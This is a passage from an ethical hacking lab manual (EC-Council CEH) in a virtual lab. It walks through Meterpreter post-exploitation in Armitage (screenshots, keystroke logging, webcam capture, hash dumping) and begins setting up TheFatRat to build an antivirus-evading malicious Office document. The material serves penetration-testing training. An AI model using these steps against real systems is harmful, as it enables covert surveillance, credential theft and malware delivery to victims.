


Figure 1.5.23: Browse Files

35. Right-click on the target host and navigate to **Meterpreter 1** → **Explore** → **Screenshot.**




Figure 1.5.24: Select Screenshot option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

36. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.




Figure 1.5.25: Screenshot of target system

37. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.

38. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.

39. This concludes the demonstration of how to gain access to a remote system using Armitage.

40. Close all open windows and document all the acquired information.

TASK 6 Hack a Windows Machine with a Malicious Office Document using TheFatRat

Here, we will use TheFatRat to hack the Windows machine with a malicious office document.

Note: Before starting this task, install **Microsoft Office** on the target virtual machine (**Window 10**).

1. In the **Parrot Security** virtual machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.6.1: MATE Terminal Icon

Social engineering is one of hackers' most typically used attacks. As recent trends suggest, many big organizations fall victim to this attack vector. The attackers trick an employee of a workplace into clicking links in a legitimate-looking document, which turns out to be malicious and can even evade anti-virus programs.

2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter.**

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.




Figure 1.6.2: Running the programs as a root user

TASK 6.1

Clone TheFatRat

TheFatRat is an exploitation tool that compiles malware with a popular payload that can then be executed on Windows, Android, and Mac OSes. The software offers an easy way to create backdoors and payloads that can bypass most anti-viruses.

5. In the **Parrot Terminal** window, type **git clone https://github.com/Screetsec/TheFatRat** and press **Enter.**




Figure 1.6.3: Cloning TheFatRat to Parrot Security system

Note: You can also access the tool repository from the **CEH-Tools** folder available in **Windows 10** virtual machine, in case, the GitHub link does not exist, or you are unable to clone the tool repository. Follow the steps below in order to access **CEH-Tools** folder from the **Parrot Security** virtual machine:

- Open a windows explorer and press **Ctrl+L**. The **Location** field appears; type **smb://10.10.10.10** and press **Enter** to access **Windows 10** shared folders.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- The security pop-up appears; enter the **Windows 10** virtual machine credentials (**Username**: **Admin** and **Password**: **Pa$$w0rd**) and click **Connect**.
- The **Windows shares on 10.10.10.10** window appears; navigate to the location **CEH-Tools/CEHv11 Module 06 System Hacking/GitHub Tools/** and copy the **TheFatRat** folder.
- Paste the copied **TheFatRat** folder on the location **/home/attacker/.**
- In the terminal window, type **mv /home/attacker/TheFatRat /root/.**

6. After the cloning completes, type **cd TheFatRat** and press **Enter.**
7. Type **ls** and press **Enter** to view the files in the TheFatRat folder.




Figure 1.6.4: TheFatRat folder content

8. Now, to run the scripts (**fatrat**, **setup.sh**, **powerfull.sh**) located in TheFatRat folder, we must give them access permissions. To do so, use the below commands:
   - **chmod +x fatrat** and **Enter**
   - **chmod +x ./setup.sh** and **Enter**
   - **chmod +x ./powerfull.sh** and **Enter**




Figure 1.6.5: Changing folder permissions

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 6.2

Install TheFatRat

9. Type **./setup.sh** and hit **Enter** to begin the installation. Press **Enter** when the **Press [ENTER] key to continue setup** message appears.

